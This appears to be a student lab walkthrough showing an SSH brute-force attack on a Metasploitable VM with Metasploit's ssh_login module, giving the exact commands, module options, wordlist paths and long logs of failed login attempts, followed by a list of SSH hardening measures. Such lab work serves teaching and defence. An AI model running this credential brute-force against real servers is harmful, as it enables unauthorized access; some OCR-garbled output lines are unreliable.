+ [metasploit v6.3.48-dev-a4d602669b5a0db74b39107135ecbc4e6809746c]
+ --=[2380 exploits - 1234 auxiliary - 417 post]
+ --=[1388 payloads - 46 encoders - 11 nops]
+ --=[9 evasion]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >

```

- Search For the ssh\_login, because here we are going to connect that metasploitable remotely.....
- → command :- search ssh\_login



```

jeelmakwana - msfconsole - msfconsole - msfconsole - 109x32
+ [metasploit v6.3.48-dev-a4d602669b5a0db74b39107135ecbc4e6809746c]
+ --=[2380 exploits - 1234 auxiliary - 417 post]
+ --=[1388 payloads - 46 encoders - 11 nops]
+ --=[9 evasion]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ssh_login


Matching Modules
=====
Name Disclosure Date Rank Check Description
-- -- --
0 auxiliary/scanner/ssh/ssh_login normal No SSH Login Check Scanner
1 auxiliary/scanner/ssh/ssh_login_pubkey normal No SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pub
key
msf6 >

```

## Port 22/tcp OpenSSH

- For using one of it , We can use command :- use 0



```
[*] msfconsole - msfconsole - msfconsole - 109x32
[!] jeelmakwana — msfconsole — msfconsole — 109x32

 =[metasploit v6.3.48-dev-a4d602669b5a0db74b39107135ecbc4e6809746c]
+ -- ---[2380 exploits - 1234 auxiliary - 417 post]
+ -- ---[1388 payloads - 46 encoders - 11 nops]
+ -- ---[9 evasion]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ssh_login


Matching Modules
=====
Name Disclosure Date Rank Check Description
- auxiliary/scanner/ssh/ssh_login normal No SSH Login Check Scanner
 1 auxiliary/scanner/ssh/ssh_login_pubkey normal No SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) >
```

The screenshot shows the Metasploit msfconsole interface. The user has run the command 'search ssh\_login' which lists two matching modules: 'auxiliary/scanner/ssh/ssh\_login' and 'auxiliary/scanner/ssh/ssh\_login\_pubkey'. The user then selects the first module by running 'use 0'. The selected module is highlighted with a yellow box.

- Here we are in that module...
- Now we want to add the Remote IP of the Metasploitable Machine. For do that here we have to see the options for the first time....



```
[*] msfconsole - msfconsole - msfconsole - 109x32
[!] jeelmakwana — msfconsole — msfconsole — 109x32

Module options (auxiliary/scanner/ssh/ssh_login):
=====
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD no no A specific password to authenticate with
PASS_FILE no no File containing passwords, one per line
RHOSTS yes yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no no A specific username to authenticate as
USERPASS_FILE no no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) >
```

The screenshot shows the Metasploit msfconsole interface with the module 'auxiliary/scanner/ssh/ssh\_login' selected. The user has run the command 'options' to view all available module options. The options listed include RHOSTS, PORT, and various authentication-related parameters like USERNAME, USERPASS\_FILE, and PASSWORD.

- Here we have to set all of the parameters.
- 👉 we are using the command :- set “ The Name which is given in list” “The value that we have to enter”.
- 🌐 Values that we are going to enter
- 👉 set RHOSTS 192.168.98.5
- 👉 set STOP\_ON\_SUCCESS true
- 👉 set USERPASS\_FILE “ The Path of Password List”
- 👉 set USER\_FILE “Path of the Username List”
- Like



## Port 22/tcp OpenSSH

```

msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name Current Setting Required Description
---- ----- ----- -----
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and pass
word
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the cur
rent database
DB_ALL_PASS false no Add all passwords in the current database to th
e list
DB_ALL_USERS false no Add all users in the current database to the li
st
DB_SKIP_EXISTING none no Skip existing credentials stored in the current
database (Accepted: none, user, user&realm)
PASSWORD none no A specific password to authenticate with
PASS_FILE /Volumes/Jee no File containing passwords, one per line
RHOSTS 192.168.98.5 yes The target host(s), see https://docs.metasploit
.com/docs/using-metasploit/basics/using-metaspl
oit.html
REPORT 22 yes The target port
STOP_ON_SUCCESS true yes Stop guessing when a credential works for a hos
t
THREADS 1 yes The number of concurrent threads (max one per h
ost)
USERNAME /Volumes/Jee no A specific username to authenticate as
USERPASS_FILE /Volumes/Jee /JEEEL MA KWANA /Study/CYBER SECURITY
/CSI VV NAGAR/ALL Files /S
eclists/Usernames/Names/pas
s.txt
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /Volumes/Jee /JEEEL MA KWANA /Study/CYBER SECURITY
/CSI VV NAGAR/ALL Files /S
eclists/Usernames/Names/nam
es.txt
VERBOSE false yes Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- Now Let's Start The Brute Force Attack....
- using commsnd :- exploit
- → It Start the Brute Forcing the USER NAME and PASSWORD...
- → It's Going on Like....

```

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.98.5:22 - Starting bruteforce
[-] 192.168.98.5:22 - Failed: 'aliyah:aliyah'
[-] 192.168.98.5:22 - Failed: 'aaren:aaren'
[-] 192.168.98.5:22 - Failed: 'aarika:aarika'
[-] 192.168.98.5:22 - Failed: 'aaron:aaron'
[-] 192.168.98.5:22 - Failed: 'aartjan:aartjan'
[-] 192.168.98.5:22 - Failed: 'aarushi:aarushi'
[-] 192.168.98.5:22 - Failed: 'abagel:abagel'
[-] 192.168.98.5:22 - Failed: 'abagil:abagil'
[-] 192.168.98.5:22 - Failed: 'abahrinia:bahri'
[-] 192.168.98.5:22 - Failed: 'abbas:abbas'
[-] 192.168.98.5:22 - Failed: 'abbe:abbe'
[-] 192.168.98.5:22 - Failed: 'abbey:abbey'
[-] 192.168.98.5:22 - Failed: 'abbi:abbi'
[-] 192.168.98.5:22 - Failed: 'abbie:abbie'
[-] 192.168.98.5:22 - Failed: 'abby:abby'
[-] 192.168.98.5:22 - Failed: 'babyl:baby'
[-] 192.168.98.5:22 - Failed: 'abdalla:abdalla'
[-] 192.168.98.5:22 - Failed: 'abdullah:abdullah'
[-] 192.168.98.5:22 - Failed: 'abdul:abdul'
[-] 192.168.98.5:22 - Failed: 'abdullah:abdullah'
[-] 192.168.98.5:22 - Failed: 'abdi:abdi'
[-] 192.168.98.5:22 - Failed: 'abel:abel'
[-] 192.168.98.5:22 - Failed: 'abi:abi'
[-] 192.168.98.5:22 - Failed: 'abla:abla'
[-] 192.168.98.5:22 - Failed: 'abigael:abigael'
[-] 192.168.98.5:22 - Failed: 'abigail:abigail'
[-] 192.168.98.5:22 - Failed: 'abigale:abigale'
[-] 192.168.98.5:22 - Failed: 'abra:abra'
[-] 192.168.98.5:22 - Failed: 'abraham:abraham'
[-] 192.168.98.5:22 - Failed: 'abram:abram'
[-] 192.168.98.5:22 - Failed: 'abree:abree'
[-] 192.168.98.5:22 - Failed: 'abrianna:abrianna'
[-] 192.168.98.5:22 - Failed: 'abriel:abriel'
[-] 192.168.98.5:22 - Failed: 'abrielle:abrielle'
```

- → Here we set “ STOP\_ON\_SUCCESS true ”, it Stop the Brute Forcing when we get the username and password... 😊
- → Here we got the Password....
- Credentials
- → Read and do by your self 😂😂



## Port 22/tcp OpenSSH

```
[+] 192.168.98.5:22 - Failed: 'angie:angie'
[-] 192.168.98.5:22 - Failed: 'angil:angil'
[-] 192.168.98.5:22 - Failed: 'angus:angus'
[-] 192.168.98.5:22 - Failed: 'angy:angy'
[-] 192.168.98.5:22 - Failed: 'anhtuan:anhtuan'
[-] 192.168.98.5:22 - Failed: 'ania:ania'
[-] 192.168.98.5:22 - Failed: 'anibal:anibal'
[-] 192.168.98.5:22 - Failed: 'anicas:anicas'
[-] 192.168.98.5:22 - Failed: 'anika:anika'
[-] 192.168.98.5:22 - Failed: 'anikoianiko'
[-] 192.168.98.5:22 - Failed: 'anil:anil'
[-] 192.168.98.5:22 - Failed: 'anissa:anissa'
[-] 192.168.98.5:22 - Failed: 'anissa:anissa'
[-] 192.168.98.5:22 - Failed: 'anita:anita'
[-] 192.168.98.5:22 - Failed: 'anitra:anitra'
[-] 192.168.98.5:22 - Failed: 'aniya:aniya'
[-] 192.168.98.5:22 - Failed: 'aniyah:aniyah'
[-] 192.168.98.5:22 - Failed: 'anja:anja'
[-] 192.168.98.5:22 - Failed: 'anjali:anjali'
[-] 192.168.98.5:22 - Failed: 'anjanette:anjanette'
[-] 192.168.98.5:22 - Failed: 'anje:anje'
[-] 192.168.98.5:22 - Failed: 'anjela:anjela'
[-] 192.168.98.5:22 - Failed: 'anker:anker'
[-] 192.168.98.5:22 - Failed: 'anki:anki'
[-] 192.168.98.5:22 - Failed: 'ankles:ankles'
[-] 192.168.98.5:22 - Failed: 'linky:linky'
[-] 192.168.98.5:22 - Failed: 'ann:ann'
[!] 192.168.98.5:22 Failed: 'ann:ann'
```

- Open the metasploitable and enter the Password that you got in brute force, which we done before....

```
Metasploitable [Running]
* Starting deferred execution scheduler atd [OK]
* Starting periodic command scheduler crond [OK]
* Starting Tomcat servlet engine tomcat5.5 [OK]
* Starting web server apache2 [OK]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [OK]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

netasploitable login: \_

- The Result is ....

```
Metasploitable [Running]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

netasploitable login: msfadmin
Password:
Last login: Tue Feb 6 14:32:56 EST 2024 on ttym1
Linux netasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@netasploitable:~$
```



## Port 22/tcp OpenSSH

- To mitigate the risk of an SSH brute-force attack or exploitation of open SSH ports (like port 22 in this scenario), several security measures can be implemented. Here are the key mitigation strategies:
  - Use Strong Passwords:
    - Enforce the use of complex passwords that include a mix of uppercase letters, lowercase letters, numbers, and special characters. Avoid using default or weak passwords.
  - Enable SSH Key Authentication:
    - Instead of using password-based authentication, implement SSH key authentication. This will require attackers to possess the private key, making brute-forcing significantly harder.
  - Change the Default SSH Port:
    - Change the default SSH port (22) to a non-standard port. While this doesn't provide full security, it can help reduce the volume of automated brute-force attempts.
  - Implement IP Whitelisting:
    - Restrict SSH access to trusted IP addresses only. By allowing only specific IP ranges, unauthorized access attempts can be minimized.
  - Use Fail2Ban or Similar Tools:
    - Install tools like Fail2Ban, which automatically block IP addresses after a certain number of failed login attempts. This can reduce the effectiveness of brute-force attacks.
  - Disable Root Login:
    - Disable root access over SSH. Instead, allow users to log in with a non-privileged account and escalate privileges via sudo when necessary.
  - Limit User Access:
    - Only allow necessary users to access the SSH service. Remove or disable accounts that do not require SSH access.
  - Keep SSH Software Up-to-Date:
  - Regularly update SSH and other related software to ensure that any known vulnerabilities are patched.
  - Use Two-Factor Authentication (2FA):
    - Implement two-factor authentication for SSH access to add an additional layer of security.
  - Monitor Logs and Set Up Alerts:
    - Regularly monitor SSH logs for suspicious activity and set up alerts for any brute-force attempts or unusual login attempts.

